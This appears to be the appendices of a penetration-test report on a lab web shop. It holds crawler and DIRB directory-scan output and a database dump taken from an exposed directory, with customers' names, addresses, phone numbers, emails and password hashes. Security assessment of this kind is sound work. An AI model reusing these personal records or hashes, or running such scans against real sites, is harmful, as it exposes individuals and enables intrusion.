TRUE	GET	http://192.168.1.20/img/Map.jpg
TRUE	GET	http://192.168.1.20/img/cart.gif
TRUE	GET	http://192.168.1.20/img/img.jpg
TRUE	GET	http://192.168.1.20/img/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/pictures/?C=N;O=D
TRUE	GET	http://192.168.1.20/pictures/?C=M;O=A
TRUE	GET	http://192.168.1.20/pictures/?C=S;O=A
TRUE	GET	http://192.168.1.20/pictures/?C=D;O=A
TRUE	GET	http://192.168.1.20/pictures/fluffy.jpg
TRUE	GET	http://192.168.1.20/pictures/rick.jpg
TRUE	GET	http://192.168.1.20/pictures/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=S;O=D

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/assets/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/assets/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/assets/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/assets/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=M;O=D

TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=S;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=D;O=D
FALSE	GET	http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=S;O=D
TRUE	GET	http://192.168.1.20/assets/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/assets/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/img/?C=M;O=D
TRUE	GET	http://192.168.1.20/assets/img/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/assets/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=M;O=D
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/?C=D;O=D
TRUE	GET	http://192.168.1.20/img/?C=M;O=D
TRUE	GET	http://192.168.1.20/img/?C=D;O=D
TRUE	GET	http://192.168.1.20/pictures/?C=M;O=D
TRUE	GET	http://192.168.1.20/pictures/?C=D;O=D

APPENDIX B – DIRB RESULTS

DIRB v2.22

By The Dark Raver

START_TIME: Fri Dec 11 10:18:57 2020

URL_BASE: http://192.168.1.20/

WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/_administration/
==> DIRECTORY: http://192.168.1.20/admin/
==> DIRECTORY: http://192.168.1.20/assets/
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1038)
==> DIRECTORY: http://192.168.1.20/database/
==> DIRECTORY: http://192.168.1.20/img/
==> DIRECTORY: http://192.168.1.20/include/
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:1193)
==> DIRECTORY: http://192.168.1.20/pictures/
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:34)

---- Entering directory: http://192.168.1.20/_administration/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/ ----
==> DIRECTORY: http://192.168.1.20/admin/ADMIN/
==> DIRECTORY: http://192.168.1.20/admin/assets/
+ http://192.168.1.20/admin/error_log (CODE:200|SIZE:1320)
==> DIRECTORY: http://192.168.1.20/admin/include/

---- Entering directory: http://192.168.1.20/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/database/ ----

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
          (Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://192.168.1.20/img/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
          (Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://192.168.1.20/include/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
          (Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://192.168.1.20/pictures/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
          (Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://192.168.1.20/admin/ADMIN/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
          (Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://192.168.1.20/admin/assets/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
          (Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://192.168.1.20/admin/include/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
          (Use mode '-w' if you want to scan it anyway)
```

END_TIME: Fri Dec 11 10:19:53 2020
DOWNLOADED: 40916 - FOUND: 4

APPENDIX C – AA2000.SQL

```
-- phpMyAdmin SQL Dump  
-- version 4.2.11  
-- http://www.phpmyadmin.net  
--  
-- Host: 127.0.0.1  
-- Generation Time: Sep 21, 2015 at 03:10 PM  
-- Server version: 5.6.21  
-- PHP Version: 5.5.19  
  
SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";  
SET time_zone = "+00:00";
```

```

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

-- 
-- Database: `aa2000`
-- 

-- -----
-- 

-- 
-- Table structure for table `asset_archive`
-- 

CREATE TABLE IF NOT EXISTS `asset_archive` (
  `productID` int(11) NOT NULL,
  `name` varchar(50) NOT NULL,
  `price` int(20) NOT NULL,
  `image` varchar(50) NOT NULL,
  `details` text NOT NULL,
  `quantity` int(20) NOT NULL,
  `date_created` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- 
-- 
-- Table structure for table `asset_depreciation`
-- 

CREATE TABLE IF NOT EXISTS `asset_depreciation` (
  `item_id` int(11) NOT NULL,
  `price` int(11) NOT NULL,
  `salvage_val` int(11) NOT NULL,
  `years` int(11) NOT NULL,
  `depmed` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `asset_depreciation`
-- 

INSERT INTO `asset_depreciation` (`item_id`, `price`, `salvage_val`, `years`,
`depmed`) VALUES
(1, 20000, 500, 5, 2),
(2, 15000, 200, 5, 1),
(3, 1500, 200, 5, 1);

```

```

-- -----
-- 
-- Table structure for table `audit_trail`
-- 

CREATE TABLE IF NOT EXISTS `audit_trail` (
`KeyID` int(11) NOT NULL,
`ID` int(11) NOT NULL,
`User` varchar(50) NOT NULL,
`Date_time` varchar(50) NOT NULL,
`Outcome` varchar(20) NOT NULL,
`Detail` varchar(250) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `audit_trail`
-- 

INSERT INTO `audit_trail` (`KeyID`, `ID`, `User`, `Date_time`, `Outcome`, `Detail`)
VALUES
(1, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm ', 'Deleted', 'CustomerID 1 Name Richmon Sabello Message was deleted!'),
(2, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm ', 'Deleted', 'CustomerID 3 Name Julius Felicen Message was deleted!'),
(3, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm ', 'Deleted', 'CustomerID 4 Name Leo Aranzamendez Message was deleted!'),
(4, 4, 'DAVIS_SERVER', 'September 15, 2015 6:06:pm ', 'Inserted', 'Announcement = JRU New Announcement was created');

-- -----
-- 
-- Table structure for table `backup_dbname`
-- 

CREATE TABLE IF NOT EXISTS `backup_dbname` (
`ID` int(11) NOT NULL,
`Name` varchar(50) NOT NULL,
`Date` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- -----
-- 
-- Table structure for table `comment`
-- 

CREATE TABLE IF NOT EXISTS `comment` (
`Num` int(11) NOT NULL,
`announcementID` int(11) NOT NULL,

```

```

`Comment` varchar(500) NOT NULL,
`CustomerID` int(11) NOT NULL,
`date_posted` varchar(250) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- -----
-- 

-- Table structure for table `customers`

-- 

CREATE TABLE IF NOT EXISTS `customers` (
`CustomerID` int(11) NOT NULL,
`Firstname` char(50) NOT NULL,
`Middle_name` char(50) NOT NULL,
`Lastname` char(50) NOT NULL,
`Birthday` date NOT NULL,
`Address` varchar(100) NOT NULL,
`City` varchar(50) NOT NULL,
`Contact_number` varchar(50) NOT NULL,
`Gender` char(11) NOT NULL,
`Email` varchar(50) NOT NULL,
`Password` varchar(50) NOT NULL,
`Date_created` varchar(50) NOT NULL,
`status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=7 DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `customers`
-- 

INSERT INTO `customers` (`CustomerID`, `Firstname`, `Middle_name`, `Lastname`, `Birthday`, `Address`, `City`, `Contact_number`, `Gender`, `Email`, `Password`, `Date_created`, `status`) VALUES
(1, 'Richmon', 'Bardon', 'Sabello', '1995-09-15', '522A Sen. Neptali Gonzales St. San Jose, Sitio IV, Dundee', 'Dundee', '09434138521', 'Male', 'sabellorichmon@yahoo.com', '11a00f3677902d1dec0aecacc16d464', 'August 5, 2015 11:34:pm ', 'active'),
(2, 'Benjie', 'Ilano', 'Alfanta', '1995-11-30', 'Pureza st. sta mesa manila', 'Manila City', '09364987102', 'Male', 'benjiealfanta@yahoo.com', 'a432fa61bf0d91ad0c3d2b26ae8ace94', 'August 5, 2015 11:35:pm ', 'active'),
(3, 'Julius', 'Dela pena', 'Felicens', '1995-07-31', 'Flood way black 1', 'Taytay Rizal', '09109223103', 'Male', 'juliusfelicens@yahoo.com', 'fb154fdee061037d6f6bcec2eecfe688', 'August 12, 2015 4:07:pm ', 'active'),
(4, 'Leo', 'Bonife', 'Aranzamendez', '1995-09-29', '369 Wayan,Palali', 'Manila City', '09364987102', 'Male', 'itchigo.aranzamendez@yahoo.com', '8eef495e2875ec79e82dd886e58f26bd', 'August 12, 2015 4:08:pm ', 'active'),
(5, 'Allan', 'Carada', 'Aparis', '1974-12-27', '17 edsa', 'Dundee', '5715693', 'Male', 'aa2000ent@gmail.com', 'dfc91587736b342423abefd7a2328de4', 'August 26, 2015 2:14:pm ', 'active'),

```

```

(6, 'Raffy', 'Bardon', 'Sabello', '1985-02-03', '522A Sen. Neptali Gonzales St. San
Jose, Sitio IV, Dundee', 'Dundee', '09364987102', 'Male', 'sabellorap@yahoo.com',
'25f9e794323b453885f5181f1b624d0b', 'September 16, 2015 12:56:am ', 'active');

-- -----
-- 

-- Table structure for table `customer_archive`
-- 

CREATE TABLE IF NOT EXISTS `customer_archive` (
  `CustomerID` int(11) NOT NULL,
  `Firstname` char(50) NOT NULL,
  `Middle_name` char(50) NOT NULL,
  `Lastname` char(50) NOT NULL,
  `Birthday` date NOT NULL,
  `Address` varchar(100) NOT NULL,
  `City` varchar(50) NOT NULL,
  `Contact_number` varchar(50) NOT NULL,
  `Gender` char(11) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `Password` varchar(50) NOT NULL,
  `Date_created` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- -----
-- 

-- Table structure for table `dep_method`
-- 

CREATE TABLE IF NOT EXISTS `dep_method` (
  `methodID` int(11) NOT NULL,
  `dep_method` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `dep_method`
-- 

INSERT INTO `dep_method` (`methodID`, `dep_method`) VALUES
(1, 'Straight Line Depreciation'),
(2, 'Double Declining Balance Depreciation');

-- -----
-- 

-- Table structure for table `item_category`
-- 

CREATE TABLE IF NOT EXISTS `item_category` (

```

```

`category_id` int(10) NOT NULL,
`item_name` varchar(30) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `item_category`
-- 

INSERT INTO `item_category` (`category_id`, `item_name`) VALUES
(1, 'Office Machine'),
(2, 'Computer Accessories'),
(3, 'Furniture'),
(4, 'Filing & Storage'),
(5, 'Office Supplies');

-- -----
-- 
-- Table structure for table `loginout_history`
-- 

CREATE TABLE IF NOT EXISTS `loginout_history` (
`Primary` int(11) NOT NULL,
`CustomerID` int(11) NOT NULL,
`User` varchar(50) NOT NULL,
`Name` varchar(50) NOT NULL,
`Time_in` varchar(50) NOT NULL,
`Time_out` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=17 DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `loginout_history`
-- 

INSERT INTO `loginout_history` (`Primary`, `CustomerID`, `User`, `Name`, `Time_in`,
`Time_out`) VALUES
(1, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 7, 2015 5:26:pm ',
'September 16, 2015 12:55:am '),
(2, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 11, 2015 1:52:pm ',
'September 16, 2015 12:55:am '),
(3, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 11, 2015 2:07:pm ',
'September 16, 2015 12:55:am '),
(4, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 13, 2015 10:41:pm ',
'September 16, 2015 12:55:am '),
(5, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 14, 2015 11:11:am ',
'September 16, 2015 12:55:am '),
(6, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 14, 2015 1:56:pm ',
'September 16, 2015 12:55:am '),
(7, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 3:11:pm ',
'September 16, 2015 12:55:am ')

```

```

(8, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 4:14:pm ',  

 'September 16, 2015 12:55:am '),  

(9, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 6:05:pm ',  

 'September 16, 2015 12:55:am '),  

(10, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 6:06:pm ',  

 'September 16, 2015 12:55:am '),  

(11, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 10:18:pm ',  

 'September 16, 2015 12:55:am '),  

(12, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 11:09:pm ',  

 'September 16, 2015 12:55:am '),  

(13, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 16, 2015 12:55:am ',  

 'September 16, 2015 12:55:am '),  

(14, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 16, 2015 12:55:am ',  

 'September 16, 2015 12:55:am '),
(15, 6, 'sabellorap@yahoo.com', 'Raffy', 'September 16, 2015 1:26:am ', 'September  

16, 2015 1:30:am '),
(16, 6, 'sabellorap@yahoo.com', 'Raffy', 'September 16, 2015 1:30:am ', 'September  

16, 2015 1:30:am ');

-- -----
--  

-- Table structure for table `loginout_serverhistory`  

--  

CREATE TABLE IF NOT EXISTS `loginout_serverhistory` (  

`Primary` int(11) NOT NULL,  

`AdminID` int(11) NOT NULL,  

`User` varchar(50) NOT NULL,  

`Name` varchar(50) NOT NULL,  

`Time_in` varchar(50) NOT NULL,  

`Time_out` varchar(50) NOT NULL  

) ENGINE=InnoDB AUTO_INCREMENT=11 DEFAULT CHARSET=latin1;  

--  

-- Dumping data for table `loginout_serverhistory`  

--  

INSERT INTO `loginout_serverhistory` (`Primary`, `AdminID`, `User`, `Name`,  

`Time_in`, `Time_out`) VALUES  

(1, 3, 'JULIUS_ADS', 'Julius Felicen', 'September 7, 2015 6:31:pm ', 'September 11,  

2015 2:30:pm '),
(2, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 7, 2015 6:34:pm ', 'September 13,  

2015 10:25:pm '),
(3, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 7, 2015 6:34:pm ', 'September 13,  

2015 10:25:pm '),
(4, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 7, 2015 6:35:pm ', 'September  

15, 2015 11:08:pm '),
(5, 3, 'JULIUS_ADS', 'Julius Felicen', 'September 11, 2015 2:29:pm ', 'September  

11, 2015 2:30:pm '),

```

```

(6, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 11, 2015 2:30:pm ', 'September 13,
2015 10:25:pm '),
(7, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 11, 2015 2:31:pm ', 'September
15, 2015 11:08:pm '),
(8, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 13, 2015 10:16:pm ', 'September 13,
2015 10:25:pm '),
(9, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 14, 2015 1:55:pm ', 'September
15, 2015 11:08:pm '),
(10, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 15, 2015 11:07:pm ',
'September 15, 2015 11:08:pm ');

-----


-- Table structure for table `message`


CREATE TABLE IF NOT EXISTS `message` (
`ID` int(11) NOT NULL,
`CustomerID` int(11) NOT NULL,
`Name` varchar(50) NOT NULL,
`Email` varchar(50) NOT NULL,
`Subject` varchar(20) NOT NULL,
`Message` varchar(1000) NOT NULL,
`Date_created` varchar(50) NOT NULL,
`Status` varchar(20) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

-- Dumping data for table `message`


INSERT INTO `message` (`ID`, `CustomerID`, `Name`, `Email`, `Subject`, `Message`,
`Date_created`, `Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'wqe`s', 'sdasdasda',
'September 15, 2015 9:21:pm ', 'Seen');

-----


-- Table structure for table `notif`


CREATE TABLE IF NOT EXISTS `notif` (
`notifID` int(11) NOT NULL,
`orderID` int(11) NOT NULL,
`status` varchar(50) NOT NULL,
`date_ordered` date NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

```

```

-- Dumping data for table `notif`
--

INSERT INTO `notif` (`notifID`, `orderID`, `status`, `date_ordered`) VALUES
(1, 1, 'Seen', '2015-09-15');

-- -----
-- Table structure for table `orders`
--

CREATE TABLE IF NOT EXISTS `orders` (
  `OrderID` int(11) NOT NULL,
  `customerID` int(11) NOT NULL,
  `total` varchar(30) NOT NULL,
  `orderdate` date NOT NULL,
  `Date_paid` varchar(50) NOT NULL,
  `status` varchar(50) NOT NULL,
  `deliverystatus` varchar(50) NOT NULL,
  `Transaction_code` varchar(50) NOT NULL,
  `tax` int(11) NOT NULL,
  `shipping_address` varchar(100) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `orders`
--

INSERT INTO `orders` (`OrderID`, `customerID`, `total`, `orderdate`, `Date_paid`, `status`, `deliverystatus`, `Transaction_code`, `tax`, `shipping_address`) VALUES
(1, 1, '8000', '2015-09-15', 'September 15, 2015 4:16:pm ', 'Confirmed', 'Delivered', 'AA0011', 960, '522 San jose sitio 4 Dundee');

-- -----
-- Table structure for table `order_details`
--

CREATE TABLE IF NOT EXISTS `order_details` (
  `CustomerID` int(10) NOT NULL,
  `Quantity` int(10) NOT NULL,
  `ProductID` int(10) NOT NULL,
  `Total` int(10) NOT NULL,
  `Total_qty` varchar(50) NOT NULL,
  `OrderID` varchar(10) NOT NULL,
  `Orderdetailsid` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

```

```

-- Dumping data for table `order_details`
--

INSERT INTO `order_details` (`CustomerID`, `Quantity`, `ProductID`, `Total`,
`Total_qty`, `OrderID`, `Orderdetailsid`) VALUES
(1, 1, 1, 8000, '95', '1', 1);

-- -----
-- 

-- Table structure for table `purchases`
-- 

CREATE TABLE IF NOT EXISTS `purchases` (
`id` int(10) NOT NULL,
`trasaction_id` varchar(600) NOT NULL,
`payer_fname` varchar(300) NOT NULL,
`payer_lname` varchar(300) NOT NULL,
`payer_address` varchar(300) NOT NULL,
`payer_city` varchar(300) NOT NULL,
`payer_country` varchar(300) NOT NULL,
`payer_email` text NOT NULL,
`posted_date` datetime NOT NULL
) ENGINE=MyISAM AUTO_INCREMENT=74 DEFAULT CHARSET=latin1;

-- -----
-- 

-- Table structure for table `reply_message`
-- 

CREATE TABLE IF NOT EXISTS `reply_message` (
`Primary_key` int(11) NOT NULL,
`CustomerID` int(11) NOT NULL,
`Recipient` varchar(50) NOT NULL,
`Email` varchar(50) NOT NULL,
`From_admin` varchar(50) NOT NULL,
`Message` varchar(1000) NOT NULL,
`Date_created` varchar(50) NOT NULL,
`Status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `reply_message`
-- 

INSERT INTO `reply_message` (`Primary_key`, `CustomerID`, `Recipient`, `Email`,
`From_admin`, `Message`, `Date_created`, `Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'Richmon Davis B. Sabello',
'thank you', 'September 15, 2015 9:22:pm ', 'Seen');

```

```

-- -----
-- 
-- Table structure for table `sent_messages`
-- 

CREATE TABLE IF NOT EXISTS `sent_messages` (
`ID` int(11) NOT NULL,
`CustomerID` int(11) NOT NULL,
`Name` varchar(50) NOT NULL,
`Email` varchar(50) NOT NULL,
`Subject` varchar(20) NOT NULL,
`Message` varchar(1000) NOT NULL,
`Date_created` varchar(50) NOT NULL,
`Status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `sent_messages`
-- 

INSERT INTO `sent_messages` (`ID`, `CustomerID`, `Name`, `Email`, `Subject`,
`Message`, `Date_created`, `Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'wqe`s', 'sdasdasda',
'September 15, 2015 9:21:pm ', '');

-- -----
-- 
-- Table structure for table `tb_announcement`
-- 

CREATE TABLE IF NOT EXISTS `tb_announcement` (
`announcementID` int(11) NOT NULL,
`detail` text NOT NULL,
`date` datetime NOT NULL,
`name` varchar(50) NOT NULL,
`place` varchar(50) NOT NULL,
`image` varchar(100) NOT NULL,
`status` varchar(5) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `tb_announcement`
-- 

INSERT INTO `tb_announcement` (`announcementID`, `detail`, `date`, `name`, `place`,
`image`, `status`) VALUES
(1, 'Price Php 1,000 only', '2015-07-16 00:30:00', 'PROMO FOR The Day',
'MANDALUYONG', 'upload/4.JPG', 'Seen'),

```

```

(2, 'PRomo', '2015-07-16 18:00:00', 'PROMO FOR The Day', 'JRU121231', 'upload/5.JPG',
'Seen'),
